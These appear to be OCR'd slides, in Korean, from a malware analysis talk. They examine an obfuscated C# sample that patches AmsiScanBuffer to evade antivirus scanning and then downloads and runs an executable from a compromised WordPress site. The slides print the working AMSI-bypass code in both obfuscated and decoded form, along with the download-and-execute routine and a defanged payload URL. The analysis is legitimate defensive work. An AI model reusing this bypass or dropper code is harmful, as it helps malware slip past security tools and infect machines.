if(cab4d65==IntPtr.Zero){goto yc5cc;}UIntPtr uc497=(UIntPtr)5;uint a5773fb=0;if(!bac72e(cab4d65,uc497,0x40,out a5773fb
)){goto yc5cc;}Byte[] w752d8={0x31,0xff,0x90};IntPtr qe9dce4=Marshal.AllocHGlobal(3);Marshal.Copy(w752d8,0,qe9dce4,3);
rfb933(new IntPtr(cab4d65.ToInt64()+0x001b),qe9dce4,3);yc5cc: WebClient p4acd7=new WebClient();string zd848=Environmen
t.GetFolderPath(Environment.SpecialFolder.ApplicationData)+"\\jed9d"+b8578ca("5a064b57");p4acd7.DownloadFile(b8578ca("
1c1747425e161c0314441c0c585d101146410c17501b0e1c451414501b0d47570a4d1c040f46550d57405b02585b175456004c455b014e405b355a
400b54561a21455e0b4f565a064b57"),zd848);ProcessStartInfo c256c=new ProcessStartInfo(zd848);Process.Start(c256c);return
 0;}public static string b8578ca(string z9c5d9){string d8ad7e="tc32d93";string x9a4c1=String.Empty;for(int i=0;i<z9c5d
9.Length;i+=2){byte rfa735=Convert.ToByte(z9c5d9.Substring(i,2),16);x9a4c1+=(char)(rfa735 ^ d8ad7e[(i/2) % d8ad7e.Leng
th]);}return x9a4c1;}}
PS C:\Users\jz>
```


다른 케이스 2

- b8578ca 는 상위 powershell 에서 정의된 string decode func
- LoadLibrary등 Win32API를 직접 호출하고 있음

```
using System;
using System.Runtime.InteropServices;
using System.Diagnostics;
using System.IO;
using System.Net;
public class ga317 {
    [DllImport("kernel32", EntryPoint = "GetProcAddress")] public static extern IntPtr rfa735(IntPtr d8ad7e, string
z3e8b15);
    [DllImport("kernel32", EntryPoint = "LoadLibrary")] public static extern IntPtr x9a4c1(string je47b);
    [DllImport("kernel32", EntryPoint = "VirtualProtect")] public static extern bool bac72e(IntPtr n333e, UIntPtr aaac9,
uint y9cc459, out uint b166a99);
    [DllImport("Kernel32.dll", EntryPoint = "RtlMoveMemory", SetLastError = false)] static extern void rfb933(IntPtr b6c64,
IntPtr re242, int h62c8e2);
    public static int bc53e() {
        IntPtr tb12bc = x9a4c1(b8578ca("150e405b4a5d5f18"));
        if(tb12bc == IntPtr.Zero) {
            goto yc5cc;
        }
        IntPtr cab4d65 = rfa735(tb12bc, b8578ca("350e405b375a521a214654025c41"));
        if(cab4d65 == IntPtr.Zero) {
```

다른 케이스 2

- decoding 된 문자열



다른 케이스 2

- amsi.dll!AmsiScanBuffer 패치 (진단우회)

```
IntPtr hAmsiDll = LoadLibrary("amsi.dll");
if(hAmsiDll == IntPtr.Zero) {
    goto yc5cc;
}
IntPtr ptrAmsiScanBuffer = GetProcAddress(hAmsiDll, "AmsiScanBuffer");
if(ptrAmsiScanBuffer == IntPtr.Zero) {
    goto yc5cc;
}
UIntPtr uc497 = (UIntPtr) 5;
uint a5773fb = 0;
if(!VirtualProtect(ptrAmsiScanBuffer, uc497, 0x40, out a5773fb)) {
    goto yc5cc;
}
Byte[] w752d8 = {
    0x31, 0xff, 0x90   // xor edi, edi + nop
};
IntPtr qe9dce4 = Marshal.AllocHGlobal(3);
Marshal.Copy(w752d8, 0, qe9dce4, 3);
RtlMoveMemory(new IntPtr(ptrAmsiScanBuffer.ToInt64() + 0x001b), qe9dce4, 3);
```

```
31ff        xor     edi,edi
90          nop
```

- 함수 + 0x1b 옵셋을 패치

다른 케이스 2

- 함수 + 0x1b 옵셋을 패치

```
amsi!AmsiScanBuffer:
00007ff9`de412420 4c8bdc          mov     r11,rsp
00007ff9`de412423 49895b08        mov     qword ptr [r11+8],rbx
00007ff9`de412427 49896b10        mov     qword ptr [r11+10h],rbp
00007ff9`de41242b 49897318        mov     qword ptr [r11+18h],rsi
00007ff9`de41242f 57              push    rdi
00007ff9`de412430 4156            push    r14
00007ff9`de412432 4157            push    r15
00007ff9`de412434 4883ec70        sub     rsp,70h
00007ff9`de412438 4d8bf9          mov     r15,r9
00007ff9`de41243b 418bf8          mov     edi,r8d
00007ff9`de41243e 488bf2          mov     rsi,rdx
00007ff9`de412441 488bd9          mov     rbx,rcx
00007ff9`de412444 488b0dcdcb0000  mov     rcx,qword ptr [amsi!WPP_GLOB
00007ff9`de41244b 488d05c6cb0000  lea     rax,[amsi!WPP_GLOBAL_Control
```


- edi == r8 := 0, r8은 x64 calling convention상 3번째 인자

  →Length := 0

```
HRESULT AmsiScanBuffer(
  HAMSICONTEXT amsiContext,
  PVOID        buffer,
  ULONG        length,
  LPCWSTR      contentName,
  HAMSISESSION amsiSession,
  AMSI_RESULT  *result
);
```

다른 케이스 2

- 이후 hxxx://www.handrush.com/wp-content/plugins/akismet/views/ViromenBvIove.exe 에서 파일 받아 실행



대세 ㅇㅈ!

Q&A

- Contact
  - cmpdebugger@gmail.com
  - @jz__